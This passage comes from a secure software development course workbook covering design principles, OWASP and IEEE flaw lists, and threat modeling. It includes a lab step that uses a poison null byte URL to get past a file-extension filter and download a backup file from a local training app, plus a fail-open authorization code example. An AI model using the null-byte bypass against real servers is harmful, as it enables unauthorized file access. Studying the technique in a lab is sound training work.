- As you fix security defects, create new automated unit tests to alert you if the problem you fixed reappears.
- Establish processes and software features so you are notified immediately when security issues are found.
- Establish ongoing monitoring and testing to identify when new security issues emerge over time.

- Stay apprised of vulnerabilities in systems and modules that your code depends on, such as the operating system it runs on, web servers, database servers, cloud services, and so forth.

Follow Principles of Security Design

Follow these principles when building security into the design of your software.

- **Openness**—The opposite assumption of Security by Obscurity. Assume that attackers have all the information they need to exploit your app.
- **Fail-safes**—Initialize to the most secure default settings, so that if a function were to fail, the software would end up in the most secure state.
- **Least privilege**—Ask only for the permissions that are absolutely needed by your app, and try to design your app to need as few permissions as possible.
- **Resource economy**—Be prudent with shared resources by limiting their use and relying only on trusted sources.
- **Complete Mediation**—Thoroughly check and double-check your code for any flaws or vulnerabilities.

Secure the Development Environment

To ensure the security of your source code, deliverables, and delivery platforms:

- Keep development, testing, and production environments completely separated, and control access to them by network users and deployment scripts through different assignable roles.
- If possible, separate responsibilities and access to different environments so only those who require access to a particular environment have access.
- Protect development, testing, and production environments from physical access.
- Protect the computers that developers use for development. For example, encrypt local storage, require developers to log out when walking away from their desk, and so forth.
- Avoid using public code repositories.
- Make sure your code repository is on a secure system that is protected from unauthorized physical and network access.
- Store code backups only in a secure storage location.
- Maintain secure logs of all code check-ins and check-outs.
- Monitor who accesses the repository, when, and from where.
- Audit code frequently to verify that no malicious functions or vulnerabilities are added into production.
- Provide developers with realistic sample data to use for programming and testing instead of actual data.
- When it is necessary to destroy any source code, sensitive data, assets, or backups, make sure they are destroyed securely. Follow compliance requirements, if applicable.

ACTIVITY 2–6

Managing Software Development Process Risks

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the npm start script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.

You are *not* logged in. The Chrome web browser is running.

Scenario

One of the files in the FTP directory seems to be a programming artifact left behind by a software developer. You will try to gain access to the file as an attacker might do, and will examine the information that might be leaked by such a file.

1. Try to download a project file left behind by a software developer.

- In the Chrome web browser, make sure you are viewing the file listing at <http://localhost:3000/ftp/>.
- Select **package.json.bak**.
An error is shown because the file extension is not .md or .pdf.
- Add the **?md_debug=.md** parameter to the current URL. Press **Enter** to load the new URL.

localhost:3000/ftp/package.json.bak?md_debug=.md

- Observe the results when you load the modified URL.
There is no change. While this approach worked for a .md file, it doesn't work for this JSON file.
- Change the query string to **?md_debug=json** parameter as shown. Press **Enter** to load the new URL.

localhost:3000/ftp/package.json.bak?md_debug=json

- Observe the results when you load the modified URL.
The error is still shown.

2. Try a poison null byte as the parameter for md_debug.

- Change the URL to <http://localhost:3000/ftp/package.json.bak%2500.md>. Press **Enter** to load the new URL, and observe the results when you load the modified URL.
The file is downloaded.
- Move the file from the downloads directory to the Desktop as **package.json**
- In PyCharm, open **package.json** from the Desktop.

This file is a backup of the project's package file, which reveals a lot of information about the project's construction, including its dependencies. Apparently, this file was left behind in the FTP directory by a developer.

3. Clean up the workspace.
 - a) Exit PyCharm.
 - b) Exit the Chrome web browser.
 - c) In the **npm** PowerShell console window, press **Ctrl+C** twice to exit the script, and then close the PowerShell window.
 4. What types of developer mistakes affect security, and how do you prevent them?
 5. In general, how does the process of "building security in" differ between small, solo software projects and large, team projects?
-

Summary

In this lesson, you examined general strategies to prevent security vulnerabilities from a variety of sources, including software defects and misconfiguration, human factors, and process shortcomings.

What vulnerabilities will provide the greatest challenge in your own software projects?

What steps might you take to promote secure practices among your own software development team?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

Do Not Duplicate or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

3

Designing for Security

Lesson Time: 1 hour, 45 minutes

Lesson Introduction

The process you use to design your software should reflect what is important to you, your customers, and other project stakeholders. Following this rationale, if software security is important to you, it should be an important part of your design processes.

Lesson Objectives

In this lesson, you will:

- Apply general principles to design secure software.
- Apply threat modeling techniques to identify threats and countermeasures.

TOPIC A

Apply General Principles for Secure Design

By following well-established principles for secure design, you can provide a firm foundation upon which you build out your software functionality.

Security in the Design Phase

As you work on eliminating security defects in your software, you should focus not only on improving the software itself, but also on improving the processes and tools that you use. For example, some organizations do a great job focusing on security issues during testing, but they neglect security in the design phase. By some estimates, 50 percent of software security issues are due to design flaws, which are often harder to detect and more costly to correct. The earlier you identify problems in the process, the lower their cost and impact will be.

Developers may create custom software for internal use with a business or other organization, or software that is sold directly to customers through a market such as the Google Play™ store. Regardless of the audience, many of your security goals and methods for implementing them will be the same. A good development process is the key to secure app development.

Many aspects of security can be very inexpensive to implement, particularly if they are considered early in the development process. As you promote the rationale for secure app development within your organization, find ways to integrate security into every phase of your development process, all the way from initial planning and requirements analysis through deployment and maintenance.

Security pervades every aspect of an app. It requires much more effort to remediate for bad security design at the end of the project (once you have developed a working app) than it takes to build security into the design from the beginning.



Note: The design phase refers to functions typically performed by a software architect (*strategic* design of the entire system) as well as functions typically performed by software developers (the more *tactical* design of individual modules and components). In some projects and organizations, these two functions are performed by a single person, such as "full stack developers."

Security by Obscurity vs. Security by Design

With the **Security by Obscurity** approach, the intention is to keep the system secure by keeping its security mechanisms confidential. Although this strategy may slow down some attackers, it should never be your sole means of defense.

For example, you may implement your code in a way that shortens variable names, making them more difficult for human eyes to read. Your variables might be named "a," "b," "c," and so on, without any meaningful identification.

Of course, for Security by Obscurity to work, you must be able to keep the system's design hidden from everyone, even your customers. Once the secret of your design is out in the open, it can fall into the hands of potential attackers.

Unfortunately, although Security by Obscurity can create more work for an attacker, a determined attacker may still be able to reverse engineer the system to figure out how it works. For example, using shortened variables might deter a manual read-through of your code, but a computer algorithm should have no trouble in finding patterns with which to crack your code. While using Security by Obscurity may provide an extra layer of defense, using it as your only approach may give you a false sense of security. And worse, some Security by Obscurity approaches may make it more difficult for developers to write, understand, and maintain code, possibly actually leading to more security problems than it eliminates.

The **Security by Design** approach assumes that an attacker already has knowledge of the app's design. The system is designed to keep the system secure even when its inner workings are known. This is a much more foundational approach to security than by obscurity, as it relies on the strength of the code itself, and not just how well that code can be deciphered.

OWASP Security Design Principles

In the mid-1970s, Jerome H. Saltzer and Michael D. Schroeder published a paper on *The Protection of Information in Computer Systems* that included a list of eight example principles for the design of secure software. Forty years later, these principles are still relevant. They provide a useful framework for thinking about the design of secure software. The Open Web Application Security Project (OWASP) has incorporated these principles into its list of ten "Security by Design Principles," which also builds on security principles outlined in the book *Writing Secure Code* by Michael Howard and David Le Blanc.

The principles are:

- Minimize attack surface area.
- Establish secure defaults.
- Least privilege.
- Defense in depth.
- Fail securely.
- Don't trust services.
- Separation of duties.
- Avoid Security by Obscurity.
- Keep security simple.
- Fix security issues correctly.

Minimize Attack Surface Area

When you design for security, reduce risk by reducing software features that can be attacked. Every feature you add brings potential risks, increasing the attack surface. You can improve security by adding defenses around these features, but often you can improve security even more by not adding features in the first place. One immediate strategy you can implement is to avoid using components with known vulnerabilities, and use updated versions of components when available.

Example: A web application has a searchable Help feature that may be vulnerable to SQL injection attacks. You could add protections like input validation, but if you improve the Help system user interface so search is not needed, you could eliminate this potential attack target.



Note: For more information on checking the security risks of open-source dependencies, see <https://techbeacon.com/app-dev-testing/13-tools-checking-security-risk-open-source-dependencies>.

Establish Secure Defaults

Software settings for a freshly installed application should be whatever is most secure. Leave it to the user to change settings that may decrease security.

Example: By default, features that enforce password aging and complexity should be enabled. You might provide settings so users can disable these features to simplify their use of the software. You might warn users that they are increasing their own risk.

Least Privilege

Users and processes should have no more privilege than that needed to perform their work. This principle applies to all sorts of access, including user rights, resource permissions such as CPU limits, memory, network, and file system permissions.

Example: To perform its work, a middleware server must be able to access the network, read a database table, and write to a log. Under no circumstances should the server have administrative privileges.

Least Common Mechanism

The principle of least common mechanism tries to minimize how much a single (common) mechanism is used to grant multiple subjects access to a resource. The more a system depends on a single piece of software to mediate access for users, the greater the risk of compromise. The preferred method would be to use different mechanisms for different classes of users, or even a different instance of a mechanism for every single user.

Defense in Depth

Each module (e.g., a class, a user interface component, and so forth) should have its own security controls appropriate to protect functions performed in that module. Multiple layers of software modules will result in having multiple layers of defense. With modular design, some modules may share security controls, such as a centralized input validation module.

Examples:

- Each tier in a multi-tier application performs input validation and output sanitization.
- A server is protected from unauthorized network traffic by a firewall.
- Network traffic behind the firewall is encrypted to further protect data should an attacker penetrate the firewall.




Figure 3-1: A design that implements layers of defense.

Fail Securely

In the real world, bad things happen, and software functions or transactions sometimes fail, so you should always account for the failure case. When a function or transaction fails, the default result should be the one that is most secure.

Examples:

The following is an example of code that does not fail securely.

```
// Example 1 (bad code)
isAdmin = true;
try {
    codeThatMayFail();
    isAdmin = isUserInRole( "Administrator" );
} catch (Exception ex) {
    log.write(ex.toString());
}
```

The following is an improved version.

```
// Example 2 (better code)
isAdmin = false;
try {
    codeThatMayFail();
    isAdmin = isUserInRole( "Administrator" );
} catch (Exception ex) {
    log.write(ex.toString());
}
```

If the call to the `codeThatMayFail()` function call fails, then the remaining statement within the `try` code block will not execute. As a result:

- Example 1 (bad code) will end up with `isAdmin` set to `true`.
- Example 2 (better code) will end up with `isAdmin` set to `false`.

An attacker could simply force an error in example 1 to end up with administrator access.

Don't Trust Services

Third-party partners probably have security policies and posture different from yours. You should verify all transactions with any external system. When integrating with third-party services, use authentication mechanisms, API monitoring, failure and fallback scenarios, and code so you can quickly swap to using a different third-party service, if necessary for security reasons.

Example: A loyalty program provider supplies data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, the data should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large.

Separation of Duties

Separation of duties provides several benefits. It not only minimizes the risk of fraud, but also reduces errors during development and testing. When addressing fraud, separation of duties implements a system of checks and balances in roles and responsibilities. For example, someone who requests a computer cannot also authorize the purchase or directly receive the computer. This prevents the user from requesting many computers and claiming they never arrived. Highly trusted roles, such as administrator, should not be used for normal interactions with an application. When developing an application, a programmer might fix a problem on their own workstation that would otherwise prevent the app from running properly. However, they might forget about the fix and assume the app will run just fine on other workstations. Similarly, the developer should not test their own work, as they are likely to unconsciously apply workarounds to problems that other users would have no knowledge of. The goal of quality assurance testing is to ensure that the application works as expected, away from the development environment, for a person with no prior knowledge of the app. This provides a level of confidence that an end user (customer) will be able to use the app on their own device with minimal difficulty.

Examples:

- Administrator role should be able to do things like turn the system on or off, set password policy, and change system-wide settings.
- Administrator role should not be able to log in to a storefront as a super privileged user and buy goods on behalf of other users.
- The application should be created in one environment, and then tested by a different person on a completely fresh "plain vanilla" workstation (preferably several different types of workstations or devices).
- The application tester (preferably several people from the quality assurance team, as well as end users) should work strictly from documentation and have no communication or guidance from the developer regarding the application or how to test or use it.

Security by Obscurity

Security by Obscurity is weak, and should not be used as the only security control. Even if you plan to keep your source code secret, never design the application assuming that source code will remain secret. Rely on other protections such as reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls.

Keep Security Simple

Complex architecture increases the possibility of errors in implementation, configuration, and use, as well as the effort needed to test and maintain them. Constantly be on the lookout for a simpler approach. In some cases, elaborate implementations necessary to make a particular feature secure can be avoided by not providing that feature in the first place.

Fix Security Issues Correctly

Once you identify a security issue, determine the root cause, and develop a test for it. When you use design patterns, the security issue will likely be widespread across all code bases, so it is essential to develop the right fix without introducing regressions.

Example: A bug enables one user to see another user's balance in a web application. It's an easy fix, but since you've used the defective code in several applications, a change to just one application will trickle through to the other applications. The fix must therefore be tested on all affected applications.

Software Design Patterns

Software design patterns are reusable solutions to common problems in software development. By using programming patterns developed and improved over time by a community of developers, you can save time and reduce mistakes during the design phase. Common software patterns are often incorporated into development frameworks, which can save time and reduce mistakes in the implementation phase.

Typically, software patterns are expressed as written documents that describe the *problem* the pattern addresses, the *context* it applies to, the *solution* itself, and the *structure* of the pattern. Other notes, variants, examples, benefits, and possible liabilities may also be provided.

Security Patterns

Security patterns focus on the design of security mechanisms, such as authentication, authorization, input validation, session management, monitoring, and logging. Numerous individuals and organizations have published documentation on security design patterns. Some have focused on a particular language or development environment. Others are more generic, although they may provide examples in multiple programming languages.

The following are some publications and websites you might refer to:

- *Security Patterns: Integrating Security and Systems Engineering*, book by Schumacher, Markus, Fernandez-Buglioni, Eduardo, Hybertson, Wiley, 2006.
- *Web Service Security: Scenarios, Patterns, and Implementation Guidance for Web Services Enhancements (WSE) 3.0*, book by Hogg, Smith, Chong, Taylor, Wall, and Slater, Microsoft® Press, 2006.
- *Core Security Patterns: Best Practices and Strategies for J2EE, Web Services, and Identity Management*, book by Christopher Steel, Ramesh Nagappan, and Ray Lai, Sun, Prentice Hall, 2005.

Website: <http://coresecuritypatterns.com>

- *Secure Design Patterns*, PDF document by Dougherty, Sayre, Seacord, Svoboda, and Togashi, Software Engineering Institute, Carnegie Mellon University, 2009.

PDF: <http://resources.sei.cmu.edu/library/asset-view.cfm?assetid=9115>

- *Security Pattern Repository* website, by Kienzle, Elder, Tyree, and Edwards-Hewitt.

Website: <http://sefm.cs.utsa.edu/repository/patterns>

Modular Design

Separation of concerns is a software development principle that makes immense tasks workable by dividing the whole task (e.g., creating a software application) into smaller modules (such as individual classes) that perform very specific tasks. The separation of concerns principle is also apparent in object-oriented programming patterns such as MVC (model-view-control), which separates an application into its data-processing concerns (model), user interface (view), and the logic that controls interaction (control). The process of dividing and subdividing the large task into smaller, more manageable tasks is called **factoring** or **decomposing**.

A module exposes an **interface** that other modules use to communicate with it. The inner workings of the module (its **implementation**) are **encapsulated** within it, essentially hiding (and protecting) the implementational details from other modules it interacts with.

Benefits of Modular Design

Simply adhering to good modular design practices provides security benefits by breaking design down into small, manageable tasks that can be comprehended more easily by programmers, reducing errors that lead to security problems. It also helps to protect one module from inadvertently affecting what's happening within the implementation of another module (**side effects**), creating vulnerabilities that can be taken advantage of by an attacker.

Modularity also facilitates reuse and maintainability, which can help with implementation of security functions. For example, you could use a single input validation module to provide input validation for numerous data entry forms within an application. This way, you can focus on the integrity of one module, which improves the quality of the entire application.

Of course, there is also a dark side to modularity and reuse. If you get it wrong in one module, the entire application may be affected, so you need to be very careful when developing modules that play such a critical role. For these critical roles, it's a good idea to use extremely well-tested and time-proven modules—either third-party code or code that you have personally developed and improved through extensive testing.

Also, with a modular design, the parts do not always add up to the whole. Even though each module is essentially secure, the system as a whole may not be secure due to the complexity of interactions between modules. How you integrate and interface modules is as important as how each module is individually implemented. The boundaries between modules are often the source of vulnerabilities. For this reason, it is not only important to perform security tests during the unit testing process, but also to test the overall security of the system after all modules have been integrated.

The Balance Between Defense in Depth and Simplicity

The defense in depth principle does not mean that more layers are always better. Too much complexity in a layered defense strategy actually violates the *Keep security simple* security principle. You can add so much complexity to your security layers that your code becomes massive, unmanageable, and costly to maintain.

Defending software against cyber attack is essentially surviving a **siege**. Many attackers can assault your software from many different directions, and time is on *their* side. Unlike an actual military siege, in which you (the defender) can wear down or possibly eliminate enemy troops over time, in a cyber siege, when you successfully repel an attack, the attackers don't die. They simply circle back and look for another vulnerability elsewhere in your software. You need to be able to survive an unrelenting attack over time, which means being strategic about your defense layers, and not spreading yourself too thin.

A good defense in depth strategy means adding appropriate security controls within each module, focused on the functionality and vulnerabilities of that module. The module's security controls should be clearly comprehended by the developer of that module, and (if possible) tested at every build through automated unit tests to make sure they remain secure. Reuse your defensive code

(such as your input validation routines) as much as possible, so you have more time to focus on hardening and perfecting them.

Be sure to include modules outside your software, such as the operating system, server software, and runtime environment in your defense in depth strategy. Make sure that those systems are installed, configured, and maintained appropriately to ensure security at those layers.

The last layer of defense for your deployment should be the ability to respond quickly. Design your system so you (or an agent acting on your behalf) are notified when any security layers fail, and design the system so you can shut down various parts or all of the system as necessary to contain damage.

Guidelines for Avoiding Common Design Mistakes

In 2014, the Institute of Electrical and Electronics Engineers (IEEE) Center for Secure Design (CSD) released a report of the top 10 most widely and frequently occurring software security design flaws in *Avoiding the Top 10 Software Security Design Flaws*. The document is available for download from <https://www.computer.org/cms/CYBSI/docs/Top-10-Flaws.pdf>.



Note: All of the Guidelines for this lesson are available as checklists from the Checklist tile on the CHOICE Course screen.

Avoiding the Top 10 Software Security Design Flaws

Follow these recommendations to avoid making common design mistakes:

1. **Earn or give, but never assume, trust.** Properly validate all data received from an untrusted client before you process it. Consider the context in which code will execute, and how data moves through the system. Failing to consider these things will expose you to vulnerabilities associated with trusting components that have not earned that trust.
2. **Use an authentication mechanism that cannot be bypassed or tampered with.** Security often depends upon authentication, but the authentication mechanism itself may be susceptible to tampering. If not designed or implemented correctly, an attacker may be able to authenticate, or may be able to bypass authentication completely. The authentication mechanism should provide a single point of entry that cannot be bypassed. Credentials should have limited lifetimes, not be easy to forget, and should be stored securely in a form that is useless to an attacker if stolen. If you use two-factor authentication, be sure to implement it correctly so it cannot be bypassed.
3. **Authorize after you authenticate.** You should perform authorization as an explicit check every time a user accesses privileged resources, even after completing an initial authentication. Base authorization not only on privileges associated with an authenticated user, but also on the context of the request to ensure that access isn't being hijacked through unauthorized means.
4. **Strictly separate data and control instructions, and never process control instructions received from untrusted sources.** This prevents untrusted data from controlling the software's flow of execution, as in an SQL injection attack, for example.
5. **Define an approach that ensures that all data are explicitly validated.** Your software should make no assumptions about data it operates on. Many vulnerabilities are caused by making assumptions about data.
6. **Use cryptography correctly.** Cryptography is essential for building secure software. Used correctly, you can ensure that data is kept confidential, protected from unauthorized modification, and transmitted and received by the intended parties. Used incorrectly, it can create vulnerabilities and a false sense of security. Keys should be managed and protected properly to ensure they don't fall into the wrong hands. Make sure that certificates are valid and issued by a known public, trusted root certification authority. Make sure your application correctly validates the authenticity of the certificate and does not allow an end user to accept certificates from unknown publishers.

7. **Identify sensitive data and how they should be handled.** When you design the software, you should carefully identify all sensitive data. Then you should develop a comprehensive security architecture that will ensure its protection. Ensure that data, whether it is at rest or in transit, is stored/handled securely with both encryption and access control. When possible, also protect data in use (loaded into memory) either through hashing or some other transformation implemented specifically for that usage.
8. **Always consider the users.** A user can often easily compromise an application, even if the application is otherwise secure. Likewise, the most knowledgeable and skillful user can be compromised by flaws in the software. Both must work in cooperation. The most secure way to deploy, configure, use, maintain, and update the software should be the default behavior, and the one users are going to perform. Security should be designed into the system, including user interface design.
9. **Understand how integrating external components changes your attack surface.** Most software involves some use of external components. Make sure you research which component is most secure, test for potential vulnerabilities, and design your software to minimize damage that might occur if external components are compromised.
10. **Be flexible when considering future changes to objects and actors.** Software dependencies and host environments continually change, and threats evolve over time. Modern development processes often involve continuous deployment, which further complicates the task of maintaining a systemic, comprehensive approach to security. Parts of the software that once tested as secure may become unsecure under new circumstances. Design the security of your software to safely allow for flexibility within such a dynamic environment. For example, design so you can disable or enable parts of the system quickly to respond to an emerging security crisis. Enable "secrets" (such as encryption keys and passwords) to be changed quickly and easily if compromised, without requiring significant downtime or manual rework to code, data, and assets.

ACTIVITY 3-1

Avoiding Common Security Design Flaws

Scenario

You have defined the general components and functionality of the Woodworkers Wheelhouse Catalog application and have worked with a functional prototype. As you prepare to design and develop the application, you will examine the top ten software security design flaws as identified by the IEEE Center for Secure Design, and consider how their guidelines will influence the design of the application.




Figure 3-2: General design of the web application.

1. What design measures should you take in this application in order to "Strictly separate data and control instructions, and never process control instructions received from untrusted sources?"
2. Where would you use encryption in an application like this?
3. Where should input validation occur?

TOPIC B

Design Software to Counter Specific Threats

Software design can be quite complex, and that can be complicated by the need to protect against the many different ways that software security can be threatened. By adopting a structured threat modeling process, you can methodically identify threats, prioritize how you will handle them, and devise software designs to counter them.


The Risk Equation

To effectively manage risk, you should consider the factors inherent in the risks you are dealing with. Risk is often considered to be composed of three factors, as shown here. Consequences may have both technical and business impacts. For example, technical consequences of an attack may include a particular service being made unavailable to users (that is, *Denial of Service*) or various assets being compromised, such as data being erased or made available to an unauthorized user. In turn, these technical issues may lead to a resulting impact on business, such as angry customers, damaged business relationships, unplanned expenses, and loss of shareholder confidence.



Threats

- Something or someone that can take advantage of vulnerabilities – such as an attacker, malware, inexperienced user, accident, or disaster



Vulnerabilities

- Deficiencies that enable an attacker to violate the system's integrity



Consequences

- Damage resulting from a threat taking advantage of the vulnerability

$$\text{Risk} = \text{Threats} \times \text{Vulnerabilities} \times \text{Consequences}$$

Figure 3-3: The risk equation.

Threat Modeling

Regardless of the type of programming you do, the customers you serve, the size of your development team, and your project budget, every software project has resource constraints and timelines. You can't develop and test forever, so you need a strategy to focus on what's most important.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

Threat modeling provides a systematic process for evaluating your exposure to individual security threats. It essentially provides you with an algorithm to guide you through security design decisions in your software projects—whether certain risks need to be addressed, how to design the software to avoid them if they do need to be addressed, and how to provide countermeasures when they can't be avoided.




Figure 3-4: Threat modeling process.



Note: For more information on threat modeling, see https://owasp.org/www-community/Application_Threat_Modeling. You can also search for the Official (ISC)2 Guide to the CSSLP.

Benefits of Threat Modeling

While some development teams may look at threat modeling as an additional task, in fact it can save time and problems in the development process. Threat modeling enables you to identify design flaws during the design process, before you start writing code. This reduces the time and cost needed to fix security issues later on. You may also save time in testing since the process will inform you where security test cases are needed.

Threat modeling will help you perform two types of cost/benefit analyses:

- The difficulty vs. payoff for an attacker to attempt to exploit a vulnerability, which will help inform the likelihood of occurrence.
- The value of a particular countermeasure in the face of the probability of attack.

When you consider the probability of attack, consider how attractive the target is, including:

- Its monetary value
- Potential user information it can provide
- Privilege escalation possibilities
- How easy it is to bypass its security mechanisms
- Its susceptibility to altering or bypassing authentication and authorization mechanisms of the app or other systems

The software project manager and/or development team may identify general security issues early in the development process (before the design phase) as part of a project risk analysis, focusing on general security threats that might affect the success of the project and the organization. But threat modeling is much more specific than a general project risk analysis. Threat modeling is typically conducted during the design phase, once a first draft version of the software's architecture has been defined. This provides a high level of detail and insight into potential vulnerabilities, which enables design improvements before any code is written, eliminating the time and expense of rework later.



Note: Even solo developers or small teams who don't generally perform a formal risk analysis process should perform some form of threat modeling.

Step 1: Define General Security Objectives and Scope

Before you even begin threat modeling, some of your security requirements may already have been defined for you. For example, there may be compliance requirements that dictate certain parameters that will affect the final design of your software. There may also be non-functional or functional requirements spelled out by your project stakeholders. Also, there may be some materials, such as business requirements, software requirements, company standards, API documentation, and so forth, that you'll want to have on hand as you perform the threat modeling process.

Start by pulling together any information sources that outline your project's general security requirements. Depending on how your software development projects operate in your organization, this might include such things as a project risk analysis, business requirements, functional and non-functional requirements, and any other information sources that were collected prior to the design phase. Identify any general security, compliance, and other relevant security requirements.

Tooling and Documentation

You'll need to document your threat modeling efforts. Threat modeling applications can help to automate the task of documenting a threat model and creating a report. Some of these tools include diagramming features. While many threat modeling tools are free, word processing and spreadsheet documents are also sufficient for the task of documenting a threat model. Threat modeling templates are available for common applications like Microsoft Word, or you can create your own.

Following are some examples of threat modeling tools you might use for this purpose.

- MyAppSecurity ThreatModeler (Commercial application)
<https://threatmodeler.com/>
- Microsoft Threat Modeling Tool 2016 (Free application)
<https://www.microsoft.com/en-us/download/details.aspx?id=49168>
- SeaSponge (Free web application)
<http://mozilla.github.io/seaspunge/#/>
- Trike (Free spreadsheet template)
<https://octotrike.org/>

You should include summary information, which is helpful to distinguish this project from other projects, and for later reference. You should also include information about the project that will be helpful in identifying possible vulnerabilities. For example, you might include:

- **Title page**
 - The application name
 - The application version
 - The name of the document author
 - Names of other team members who participated in the threat modeling activities
- **Application's purpose and intended audience**
- **List and description of the application's various user roles**

Assets

As part of the process of identifying your security objectives and the scope of the problem, you should identify assets—the things an attacker might target in or through the software you're going to develop. This includes **physical assets** such as documents, information, client lists, and so forth. It also includes **abstract assets**, such as the organization's reputation or financial well-being.

As you identify your assets, consider how different scenarios might have different risks. For example, how will you manage and protect your data when it is in transit, as opposed to when it is in storage, or when it is in use? Ensure that your threat modeling includes all possible scenarios for your assets.

When you list assets an attacker might target, include information such as the following.

- **Name**—A brief but meaningful name helps readers (including you) to easily refer to the asset.
- **Unique ID**—Helps to clearly identify the asset in an abbreviated fashion elsewhere in the documentation.
- **Description**—Provide text as necessary to clarify what the asset comprises, and what needs to be protected.
- **Trust Level**—Identify what access levels should have access to the asset.

Step 2: Decompose the Software

